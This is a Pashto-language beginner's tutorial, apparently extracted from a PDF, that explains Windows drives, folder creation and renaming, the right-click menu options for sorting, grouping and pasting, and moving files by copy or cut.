ډیسک ډرایو (ډرائیو) - د کمپیوټر وسیله چې د ډیسک څخه معلومات، ډاټا، فایلونه، پروگرامونه او نور ذخیره کوي او بیرته ترلاسه کوي. ډرایو اکثرا د ډی لیک لخوا راجع کیږي (ستاسو د ډرایو لیک ممکن توپیر ولري) او یا کله چې مونږ هارډیسک تقسیم کړو یا بیلابیل فولډرونه جوړ کړو دا هر برخي ته یي ډرایو یا ډرایپ وایي لکه سي ډرایپ، ډي ډرایپ، اي ډرایپ، او دي ته مور نومونه هم بدلولي شو او ډرایو یا ډرایپ دادي لپاره مور جوړ وو چې زموږ معلومات په خپله خوښه څانگه یا فولډر یا ډرایپ کې وي او تاسو هر کله چي په ډرایو یا ډرایپ باندې دا موس نښي سیات باندې کلیک وکړي نو (رینایم) باندې کلېک وکړئ نو ستاسو کولاي شي چې ډرایپ نوم چينج یا

بدل کړي




My computer in the folder make.

د فولډر جوړول: هغه ځای ته لاړ شئ چیرې چې تاسو غواړئ نوی فولډر ځای په ځای کړئ خو خالي ځای به وي، نښي کلیک وکړئ او غوره کړئ، فولډر به ښکاره شي، د اصلي نوم سره "نوي فولډر". د نوم بدلولو لپاره، د فولډر لپاره او بیا په سیپ اېشن باندې کلېک. Enter نوی نوم ولیکئ او بیا فشار ورکړئ وکړئ نو ستاسو فولډر به جوړ شي




Folder in the page one right click options.

هر کله چي تاسو په پولډرانو په خالي ځای باندې ښي يوځل کلیک وکړي نو ستاسو ته به څو اېشنان ښکاره شي چې راځي هر يو اېشن وايو {1} view.

کتل يا ليدل، له دي اېشن څخه تاسو کولاي شي چې پولډران غټ کړي يا يي کوچنی کړي او يا يي دا وخت په لحاظ ترتيب کړي او يا يي دا عنوان په لحاظ ترتيب کړي چې په تصوير کې گوري {1-1} Extra large icons.

هر کله چي تاسو دغه اېشن انتخاب کړو نو ستاسو به پولډران ډير زيات غټ شکل ښکاره شي دا ډيسکټاپ پرمخ {1-2} large icons.

هر کله چي تاسو دغه اېشن انتخاب کړو نو ستاسو به پولډران غټ شکل ښکاره شي دا ډيسکټاپ پرمخ {1-3} Medium Icons.

هر کله چي تاسو دغه اېشن انتخاب کړو نو ستاسو به پولډران منځني شکل ښکاره شي دا ډيسکټاپ پرمخ {1-4} Small icons.

هر کله چي تاسو دغه اېشن انتخاب کړو نو ستاسو به پولډران کوچنی شکل ښکاره شي دا ډيسکټاپ پرمخ {1-5} list.

هر کله چي تاسو په دې اېشن باندې کلېک وکړئ نو ستاسو په ډيسکټاپ پرمخ پولډري به دا ليست په شکل ښکاره شي



{1-6} Details.

هر کله چي تاسو دغه ايشن انتخاب کړو نو ستاسو به پولډران دا تاريخ په لحاظ ترتيب کړي

{1-7} Title.

هر کله چي تاسو دغه ايشن انتخاب کړو نو ستاسو به پولډران دا عنوان شکل خکته او پورته ډول حروف کې ځای پر ځای شي

{1-8} Content.

هر کله چي تاسو دغه ايشن انتخاب کړو نو ستاسو به پولډران دا منځپانگې يا رابطې په شکل ځای پر ځای شي يا کله چې تاسو اخره کې تغيرات



رامېنځته کړي وي
Folder in the page one.

right click options.

{2}Sort by.

په دې ايشن کې نور ايشنان شته چې هغه دا نوم په لحاظ يا اندازې په لحاظ يا حروفو لمخې فولډران او بيا فاي لونه ځاي پرځاي کيږي.

{2-1}Name.

هرکله چې تاسو دغه ايشن انتخاب کړو نو ستاسو به ډيسکټاپ پرمخ به فولډران دا نوم په لحاظ ترتيب شي

{2-2} Date modified.

هر کله چي تاسو دغه ايشن انتخاب کړو نو ستاسو به پولډران او فاي لونه دا تاريخ مخي ښکاره کوي



{2-3} type.

هرکله چې تاسو دغه اېشن انتخاب کړي نو ستاسو پولډرونه به ډولونو يا هر پروگرام له مخې به ځاي پر ځاي شي

{2-4} Size.

هر کله چې تاسو دغه اېشن انتخاب کړي نو دا به ستاسو دا اندازې يا حجم له مخې به تاسو پولډرونه او فاي لونه ښکاره کوي يعني دا ډيسکټاپ پرمخ سر ته به ځي

{2-5} Ascending.

هر کله چې تاسو دغه اېشن انتخاب کړي نو ستاسو به پولډران او فاي لونه له اي څخه تر زيتانا يا اول څخه تر لاي تناهي پوري به ښکاره کوي

{2-6} Descending

هر کله چې تاسو دغه اېشن انتخاب کړي نو ستاسو به له زيتانا تر اي پورې يعني سرچپه حروفونه او سرچپه شمير نه تاسو ښکاره کوي



ليکوال : ضياء الرحمن «سديدي»

DESIGNER: ZIAURRAHMAN SADIDI



Folder in the page one right click options.

{3} Group by.

په دې اېشن کې نور اېشنان شته چې هغه دا نوم په لحاظ يا اندازې په لحاظ يا حروفو لمخې فولډران او بيا فاي لونه ځاي پرځاي کيږي يعني مخکني او دا دواړه يوشان کار کوي

{3-1} Name.

هرکله چې تاسو دغه اېشن انتخاب کړو نو ستاسو په ډيسکټاپ پرمخ به فولډران دا نوم په لحاظ ترتيب شي يا شميري له مخې

{3-2} Date modified.

هر کله چې تاسو دغه اېشن انتخاب کړو نو ستاسو به فولډران او فاي لونه دا تاريخ مخي ښکاره کوي

{3-3} type.

هرکله چې تاسو دغه اېشن انتخاب کړي نو ستاسو فولډرونه به ډولونو يا هر پروگرام له مخې به ځاي پر ځاي شي

{3-4} Size.

هر کله چې تاسو دغه اېشن انتخاب کړي نو دا به ستاسو دا اندازې يا حجم له مخې به تاسو فولډرونه او فاي لونه ښکاره کوي يعني دا ډيسکټاپ پرمخ سر ته به ځي

{3-5} Ascending.

هر کله چې تاسو دغه اېشن انتخاب کړي نو ستاسو به فولډران او فاي لونه له اي څخه تر زيتانا يا اول څخه تر لاي تناهي پوري به ښکاره کوي

{3-6} Descending

هر کله چې تاسو دغه اېشن انتخاب کړي نو ستاسو به له زيتانا تر اي پوري يعني سرچپه حروفونه او سرچپه شمير نه تاسو ښکاره کوي



{4} Refresh.

دا لاندې نور ټول اېشنان موږ ويلي وه راځي چې لنډ نظر پرې اچوو، هر کله چې تاسو کمپيوټر سوس يا ټکنې شي يا اوس مهال تاسو معلومات کمپيوټر ته واچول خو ښکاره نو نو تاسو دغه اېشن ووهئ او بلا دا چې دي سره کمپيوټر تازه کيږي يعني دا دامې په حيث ده {5}Customize this folder.

په دې اېشن موږ کولاي شو چې دا فولډر شکل تغير کړي دا موضوع په فولډر پوراېتيز کې وايو

{6} Paste.

پيسټ يو عملياتي سيستم او د برنامو عمل دي چې تاسو ته اجازه درکوي يو شی يا فولډراو يا متن له يو ځای څخه کاپي کړئ او بل ځای ته يې واچوئ. د مثال په توګه، تاسو کولی شئ يو چې تاسو ته د چيټ، برينبنالیک، له لارې ليرل شوي کاپي کړئ، او دا په ويب براؤزر کې پيسټ کړئ ترڅو ويب پاڼې {Ctrl+V} ته لار شئ او شاکټ يې

{7}Paste shortcut.

پيسټ يا پيسټ شاکټ ټوپير دادي چې دا يې په جټګي يا تيزۍ سره کار کوي

{8} Undo Rename.

تاسو کولی شئ فایل بيرته اصلي فایل نوم ته بدل کړئ که تاسو دا په ياد {Ctrl+Z} ولرئ

{9}Share with.

په دې اېشن باندې تاسو کولای شئ چې کوم مواد يا فولډر يا فایلونه يو ځای څخه بل ځای ته انتقال کړي



{10} New.

په دې اېشن باندې تاسو کولای شې چې دا ډیسکتاپ پرمخ فولډر جوړ کړي چې مخکې موږ وایلي ده

{11} Properties.

پوراټیز باندې موږ فولډر معلومات راکوي خو دا هر اېشن ځانته پوراټیز ده



یعني فولډر شکل تغیر کول او داسې نور

How to folder, file to folder transfer.

څنگه کولای شو چې له یو فولډر یا فایل سره یا په دې کوم شیان پراته دي هغه لیږل، هر کله چې تاسو په کوم

شیان یا فولډر لیږل غواړي نو په هماغه باندې ښي سیات کلیک وکړي نو بیا لاندې راشي په (کاپي) باندې کلېک وکړئ بیا که تاسو غواړي چې هر چیرته یوسي هغه بل فولډر وي او یا سکرین (ډیسکتاپ، والپي پر) ته وړل غواړي نو ښي سیات باندې کلېک وکړئ نو بیا تاسو ته یو څو اېشنان ښکاره کيږي چې په هغه کې تاسو (پیست) اېشن ووهئ نو ستاسو شیان به تبدیل شي او هم به دلته وي هلته به هم وي خو هلته بیا ښي سیات یا رایټ کلیک وکړي نو نو بیا لاندې راشه ډیلټ اېشن ووهه نو ستاسو شیان به ډیلټ شي، او بله طریقه هر کله چې تاسو کوم مواد لیږل غواړي نو رایټ کلیک وکړي او بیا (کات) اېشن انتخاب کړي بیا که هر ځای ته وړل غواړي رایټ کلیک وکړي بیا (پیست) اېشن انتخاب کړئ نو ستاسو مواد به ولیږل شي



خو دي کي هلته مواد نه پاتې کېږي يعني ټول شيان به نوي ځاي ته راځي او شات کت له لارې هم شيان ليرې شو

What is the difference between drive and folder.

درايو د کمپيوټر يوه برخه ده چې د معلوماتو ذخيره کولو لپاره کارول کېږي. فولدر هغه ذخيره ده چېرې چې ډيری فایلونه په گروپونو کې ځای په ځای کیدی شي او کمپيوټر تنظيم کیدی شي



Folder right click menu.

هرکله چې تاسو په فولدر باندې رايټ کلیک دا موس په واسطه وکړي نو ستاسو به څو دانې مینوکاني خلاصې شي چې له هغه جملې څخه یو څو دانې وایو خو که د ډیسکتاپ پرمخ فولدر وي یا مای کمپيوټر کې فولدر وي پروا نه کوي

{1} Open.

هر کله چې تاسو دغه اېشن انتخاب کړي نو ستاسو به که فولدر وي یا ایکن، فایل یا داسې نور پروگرامونو وي په دې اېشن سره به خلاص شي



{2} Open in new window

دا عموما ستاسو د براوزر کړکۍ په سر کې وي. نوې کړکۍ غوره کړئ. کلمې کيدای شي په مختلفو براوزرونو کې توپير ولري، مگر په عمومي توگه تاسو به د نوي ويندو پرانيستلو او نوې کړکۍ پرانيستلو لپاره يو اختيار وگورئ، نو هر هغه غوره کړئ چې ستاسو اړتياو سره سم وي. د نوي کړکۍ/تب پورته کولو لپاره انتظار وکړئ

{3}7-Zip.

زپ د خو ژبو فایل کمپريشن سافټوير حل دی. دا د افرادو او سوداگريزو-7 کاروونکو لپاره د اسنادو ذخيره کولو ساده کولو کې د مرستې لپاره ډيزاين فارميت کې د بدلولو Z شوی. سافټوير د هدف فایلونو کمپريس کولو او د 7 لپاره د لوړ کمپريشن تناسب کاروي. که تاسو اړتيا لرئ يو څه ډيسک ځای خوندي کړئ يا خپل فایلونه نور پورټ ايبل کړئ ، دا سافټوير کولی شي توسيع سره آرشیف کې کمپريس کړي Z ستاسو فایلونه د 7.



{4}share with.

ويندوز 7 کاروونکو ته دا وړتيا ورکوي چې فایلونه او فولډرونه په کور کې د ملگرو او کورنۍ سره يا په دفتر کې د همکارانو سره شريک کړي. که ستاسو کمپيوټر د کور گروپ، کاري گروپ يا په ځانگړي شبکه کې ډومين سره وصل وي، فولډر او فایلونه شريک کيدی شي



{5} Restore previous version

د پخوانيو نسخو بيا رغونه څه کوي؟ د پخوانيو نسخو د بيا رغولو اختيار تاسو ته اجازه درکوي پخوانيو نسخو ته لاسرسی ومومئ کوم چې د فایل تاریخ یا لخوا خوندي شوي او د فایل نسخه بحال کړئ. دا OneDrive ایپس لکه عمل به د فایل مینځپانګې د هغه څه سره تازه کړي چې په نسخه کې خوندي شوي، یعنی هر کله چې تاسو که فایل یا نور اسناد ډیلټ کړي وي نو له دې ځای څخه بیرته راستانه کولای شي او فولډر پوراټیز له لارې هم بیرته ډیلټ شوي شیان راستانه کولای شو

{6} include in library.

که تاسو زما د اسنادو پرته په بل فولډر کې اسناد ذخیره کړي نو څه به وي؟ تاسو اړتیا لرئ دا د اسنادو کتابتون کې اضافه کړئ. دلته یو څو لارې شتون لري چې تاسو یې په اړه لار شئ. په فولډر کې بڼې کلیک وکړئ او د شرایطو مینو څخه په کتابتون کې شامل کړئ غوره کړئ ، بیا د اسنادو کتابتون غوره کړئ. په یاد ولرئ کله چې تاسو په کتابتون کې یو فولډر اضافه کړئ، دا فولډر لاهم په خپل اصلي ځای کې وي، دلته موږ د اسنادو کتابتون ته یو نظر گورو چې هغه فایلونه لري چې د هارډ ډرایو په اوږدو کې په بیلابیلو ځایونو کې

موقعیت لري

